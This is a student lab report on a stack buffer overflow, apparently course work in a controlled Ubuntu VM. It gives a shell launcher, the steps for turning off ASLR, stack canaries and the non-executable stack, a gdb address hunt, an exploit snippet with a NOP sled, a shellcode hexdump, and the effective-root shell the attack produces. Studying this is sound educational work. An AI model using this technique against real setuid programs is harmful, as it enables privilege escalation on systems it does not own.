

Report

This report discusses the approach used in solving this assignment. The the format of report is not strict and discusses each task. The complete approach has been compiled into steps and each step is described in detail. References are provided wherever needed.

STEP 1:

Shell launch (/bin/bash) by 'execve' function call:


The shell launched is bash shell in user mode and following code is used.

Code:

```
char *name[2];  
name[0] = "/bin/sh";  
name[1] = NULL;  
execve(name[0], name, NULL);
```

Compilation: gcc -o shell shell_launch.c

execution : ./shell

A screenshot of a terminal window titled 'basic_shell.png'. The terminal shows the user 'ajay@ubuntu' in the directory '~/sns1'. The user enters the command 'gcc -o shell shell_launch.c' to compile the program. Then, they enter './shell' to execute it. The output shows the prompt changing from 'ajay@ubuntu:~/sns1\$' to 'sh-4.2\$', indicating that the bash shell has been successfully launched.

```
ajay@ubuntu:~/sns1$ gcc -o shell shell_launch.c  
ajay@ubuntu:~/sns1$ ./shell  
sh-4.2$
```

Figure 1. Launching /bin/bash using execve

STEP 2:


Launching shell by given 'assembly shell' code.

Initially the attempt was made to execute the given code as

gcc -o shellcode shellcode.c

Observation: 'segmentation fault' upon executing ./shellcode.

Cause : The file **shellcode.c** contains an example shellcode, which allows one to store a char in a buffer and then call the shell by a buffer overflow. In order to run shell it is important to put buffer onto stack and code is executed. But in **gcc** sets by default stack is not executable. To run the shell, we can compile shellcode.c using the executable stack option in gcc. Running the program **./shellcode** from the terminal starts a shell, which can for instance be used to run programs.



```
ajay@ubuntu: ~/sns1
ajay@ubuntu:~/sns1$ gcc -o shell shell_lauch.c
ajay@ubuntu:~/sns1$ ./shell
sh-4.2$ exit
exit
ajay@ubuntu:~/sns1$ gcc -o shellcode shellcode.c
shellcode.c: In function 'main':
shellcode.c:30:1: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
ajay@ubuntu:~/sns1$ ./shellcode
Segmentation fault (core dumped)
ajay@ubuntu:~/sns1$ gcc -o shellcode -z execstack shellcode.c
shellcode.c: In function 'main':
shellcode.c:30:1: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
ajay@ubuntu:~/sns1$ ./shellcode
sh-4.2$
```

Figure 2. Executing shellcode by setting -z execstack

STEP 3:


In order to make buffer overflow attack we need following things.

1. Shellcode (We've been provided the shellcode in the assignment so no need to compile the C program of `execve` and then convert it to assembly)
2. Vulnerable Program: This program has the buffer overflow vulnerability and it has the buffer of capacity `x` bytes which we will fill with our shellcode with `size > x` bytes.
3. Exploit: In assignment we have been provided with the code which writes the **malfile.** where buffer is supposed to be filled with shellcode and other offset tricks so as to make attack successful.

We start by switching the default shell.

Reason : if the shell privileges failed to be retained, the other shell, **zsh** can be used instead of **/bin/bash**. If the **zsh** not installed , it can be downloaded from [67] or use the `apt-get` command. The following steps show how to create a symbolic link to **zsh** shell.

As root user:



```
ajay@ubuntu: ~/sns1
ajay@ubuntu:~/sns1$ sudo root
[sudo] password for ajay:
sudo: root: command not found
ajay@ubuntu:~/sns1$ cd /bin/
ajay@ubuntu:/bin$ sudo rm sh
ajay@ubuntu:/bin$ sudo ln -s /bin/zsh /bin/sh
ajay@ubuntu:/bin$ cd ..
ajay@ubuntu:/$ cd /home/ajay/sns1/
ajay@ubuntu:~/sns1$ ./shell
$ exit
ajay@ubuntu:~/sns1$ ./shellcode
$
```

Figure 3. Switching to ZSH from BASH

STEP 4:

Before advancing ahead we need to discuss few protections in linux so when we compile and execute exploit and vulnerable program we will dodge these protections.

1.Address Randomization:

We can set or unset Ubuntu's address randomization using following command:

```
# /sbin/sysctl -w kernel.randomize_va_space='0 or 2'
```

In this case, address randomization will be disabled by setting '0'.

Running the attack described in the previous section gives a segmentation fault (core dumped) error because the address is randomized each time the program is executed. Therefore, the stack pointer is different and the exploit.c program will not set the address properly anymore for the buffer flow to run the shellcode.

Another protection scheme will be discussed ahead as it is not of our concern yet.

Attack Layout:

1. Write exploit and create malfile with shellcode in it.
2. Disable defenses imposed by gcc and Linux.
3. Execute vulnerable program.

Among above steps , writing exploit is the most crucial one . For writing exploit and creating the **malfile** which is loaded into buffer by vulnerable program the malfile should be written so that when loaded into buffer by vulnerable program buffer is overflowed and the program's return address is overwritten by the content of the malfile. The return address is overwritten with shellcode address so when program tries to go back after overflow it executes shellcode instead of caller routine.

In order to write malfile we need to discuss the structure of stack and how function call works:




Figure. 4 stack diagram and register ESP and EBP during buffer overflow

In above figure :

ESP :Extended Stack Pointer

EBP :Extended base pointer.

AAA...: String loaded into buffer with size greater than buffer.

Extra EIP :Extended Instruction Pointer.

For stack based buffer overflow we will focus only on EBP, EIP and ESP. EBP points to higher memory address at the bottom of the stack, ESP points to the top of the stack at lower memory location. EIP holds the address of next instruction to be executed. Our prime focus is on EIP register since we need to hijack execution flow. EIP read only register, so we cannot assign the memory address of the instruction to be executed to it.




Figure 5. Representation of stack and registers

From above figure and its description it is clear to jump to the malicious code that we have to inject into the target program's stack, **we need to know the absolute address of the code**. If we know the address before hand, when overflowing the buffer, we can use this address to overwrite the memory that holds the return address. Therefore, when the function returns, it will return to our malicious code.

The challenge is to find where the malicious code starts. We do this by debugging the vulnerable program by GDB.

STEP 5:


We use following commands to debug:

```
gcc o-stack-fno-stack-protector -z noexecstackstack.c -ggdb
```

‘o-stack-fnostack-protector’: This is another protection imposed in Linux.

Its functions is Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call alloca, and functions with buffers larger than 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits.

We disable this protection by appying ~~fn~~o-stack-protector.



```
ajay@ubuntu: ~/sns1
ajay@ubuntu:~/sns1$ gcc -o stack stack.c
stack.c: In function 'main':
stack.c:16:1: error: expected '=', ',', ';', 'asm' or '__attribute__' before 'malfile'
stack.c:16:1: error: 'malfile' undeclared (first use in this function)
stack.c:16:1: note: each undeclared identifier is reported only once for each function it appears in
ajay@ubuntu:~/sns1$ gcc -o stack stack.c
ajay@ubuntu:~/sns1$ ./stack
Segmentation fault (core dumped)
ajay@ubuntu:~/sns1$ ./s
bash: ./s: No such file or directory
ajay@ubuntu:~/sns1$ ./stack
Segmentation fault (core dumped)
ajay@ubuntu:~/sns1$ gcc -o stack -fno-stack-protector -z noexecstack stack.c gdc
gcc: error: gdc: No such file or directory
ajay@ubuntu:~/sns1$ gcc -o stack -fno-stack-protector -z noexecstack stack.c -ggdb
cc1: error: unrecognised debug output level "gdc"
ajay@ubuntu:~/sns1$ gcc -o stack -fno-stack-protector -z noexecstack stack.c -ggdb
ajay@ubuntu:~/sns1$ ls -l stack
-rwxrwxr-x 1 ajay ajay 9775 Mar 23 09:16 stack
```

Figure 6. Compiling vulnerable program to get buffer address

Debugging steps:



```
ajay@ubuntu:~/sns1$ gdb stack
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/ajay/sns1/stack...done.
(gdb) list
7      {
8      char buffer[12];
9      strcpy(buffer, str);
10     return 1;
11     }
12     int main(int argc, char **argv)
13     {
14     char str[517];
15     FILE * malfile;
16     malfile = fopen("malfile", "r");
```



```
EBP: 0xbffff144
buffer: 0xbffff144
code(str):0xbffff160
```

Figure 9. Printing all required variable and registers addresses

We then compile and execute the stack code as normal user and use ***gdb*** to get the address of ***buffer*** and the address of ***\$ebp***. From this we get the address of the location where return address is stored on the stack. We get buffer address as 0xbffff144, this is the base address, We also get ***\$ebp*** address as 0xbffff158, to this we add 4 bytes to get the value for return address which we want to overwrite to point the code in the direction of the executable malicious shell code that we have added to the stack. By this we get 0x BFFFF15C.




Figure 10. Stack structure while of vulnerable program while debugging
(Diagram designed on <https://www.draw.io/>)

The exploit code writes the buffer and overflows it with NOP which is designed as a no operation which allows for the execution of the next line of command. The exploit code has this addition to allow for the overflow of the stack and also to point the code to execute malicious code

Our code snippet will look like:

```
/* Filling all buffer with NOP instruction initially */
memset(&buffer, 0x90, 517);
/* buffer address found while debugging */
long buffer_address=0xbffff144;
long malicious_address=buffer_address+100;
printf("shellcode size:%d\n",sizeof(code));
long* ptr=(long*)(buffer+24);
*ptr=malicious_address;
memcpy(buffer+sizeof(buffer)-sizeof(code),code,sizeof(code));
```

Because of our exploit file our hexdump of malfile looks like:

```
ajay@ubuntu: ~/sns1
0xbffff158
ajay@ubuntu:~/sns1$
ajay@ubuntu:~/sns1$ gcc -o exploit exploit.c
exploit.c: In function 'main':
exploit.c:24:1: warning: incompatible implicit declaration of built-in function 'memset'
' [enabled by default]
exploit.c:32:1: warning: incompatible implicit declaration of built-in function 'memcpy'
' [enabled by default]
exploit.c:33:1: warning: format '%x' expects argument of type 'unsigned int', but argum
ent 2 has type 'long unsigned int' [-Wformat]
ajay@ubuntu:~/sns1$ ./exploit
shellcode size:25
0xbffff158
ajay@ubuntu:~/sns1$ hexdump malfile
00000000 9090 9090 9090 9090 9090 9090 9090 9090
00000010 9090 9090 9090 9090 f1a8 bfff 9090 9090
00000020 9090 9090 9090 9090 9090 9090 9090 9090
*
000001e0 9090 9090 9090 9090 9090 9090 c031 6850
000001f0 2f2f 6873 2f68 6962 896e 50e3 8953 99e1
00000200 0bb0 80cd 0000
00000205
ajay@ubuntu:~/sns1$
```

Figure 10. Content of generated malfile displayed using 'hexdump'

STEP 6:

Task 1:

Finally making the attack..

Commands Used:

for compiling stack.c (vulnerable program):


switch to root:

```
sudo -i
#gcc -o stack z execstack fno-stack-protector stack.c
#chmod 4755 stack
```

Here chmod 4755 stack sets uid bit in file permission

Purpose of chmod 4755:

Usually when program executes on system it gets the privileges from logged in user but here we want to grant root access to our binary file of stack. When setuid is set program gets the privileges from the owner of the file and not the executor or logged in user.



```
ajay@ubuntu: ~/sns1
root@ubuntu:/home/ajay/sns1# gcc -o stack -z execstack -fno-stack-protector stack.c
stack.c  stack.c~  stack.png
root@ubuntu:/home/ajay/sns1# gcc -o stack -z execstack -fno-stack-protector stack.c
root@ubuntu:/home/ajay/sns1# chmod 4755 stack
root@ubuntu:/home/ajay/sns1# exit
logout
ajay@ubuntu:~/sns1$ ./exploit
shellcode size:25
0xbffff158
ajay@ubuntu:~/sns1$ ./stack
3221221760
# ls
exploit  exploit.c~  shell  shell_launcher.c~  shellcode.c  stack  stack.c~
exploit.c  malfile  shell_launcher.c  shellcode  shellcode.c~  stack.c  stack.png
# s
# su
# id u
id: u: No such user
# id u -u
0
# id -u
0
#
```

Figure 11. Attack using buffer overflow ,shell is in effective root (not real root)

STEP 7:

Task 2:

Attack on turning back to /bin/bash

```
ajay@ubuntu: ~/sns1
uid=1000(ajay) gid=1000(ajay) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(ajay)
# exit
ajay@ubuntu:~/sns1$ sudo -i
root@ubuntu:~# cd /bin/
root@ubuntu:/bin# rm sh
root@ubuntu:/bin# ln -s bash sh
root@ubuntu:/bin# exit
logout
ajay@ubuntu:~/sns1$ sudo -i
root@ubuntu:~# cd /home/ajay/sns1
root@ubuntu:/home/ajay/sns1# gcc -o stack -z execstack -fno-stack-protector stack.c
root@ubuntu:/home/ajay/sns1# exit
logout
ajay@ubuntu:~/sns1$ ./stack
3221221760
sh-4.2$ id
uid=1000(ajay) gid=1000(ajay) groups=1000(ajay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
sh-4.2$ id
uid=1000(ajay) gid=1000(ajay) groups=1000(ajay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
sh-4.2$
```

Figure 12 .Attack on /bin/bash ,shell is not in root

```
ajay@ubuntu: ~/sns1
[sudo] password for ajay:
root@ubuntu:~# cd /home/ajay/sns1
root@ubuntu:/home/ajay/sns1# gcc -o stack -z execstack -fno-stack-protector stack.c
root@ubuntu:/home/ajay/sns1# chmod 4755 stack
root@ubuntu:/home/ajay/sns1# exit
logout
ajay@ubuntu:~/sns1$ ./p
bash: ./p: No such file or directory
ajay@ubuntu:~/sns1$ ./stack
3221221760
sh-4.2# exit
exit
ajay@ubuntu:~/sns1$ sudo -i
root@ubuntu:~# cd /home/ajay/sns1
root@ubuntu:/home/ajay/sns1# gcc -o stack -z execstack stack.c
root@ubuntu:/home/ajay/sns1# chmod 4755 stack
root@ubuntu:/home/ajay/sns1# exit
logout
ajay@ubuntu:~/sns1$ ./stack
3221221708
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
ajay@ubuntu:~/sns1$
```

Figure 13. Turning on the defenses and checking the attack.(stack protector off)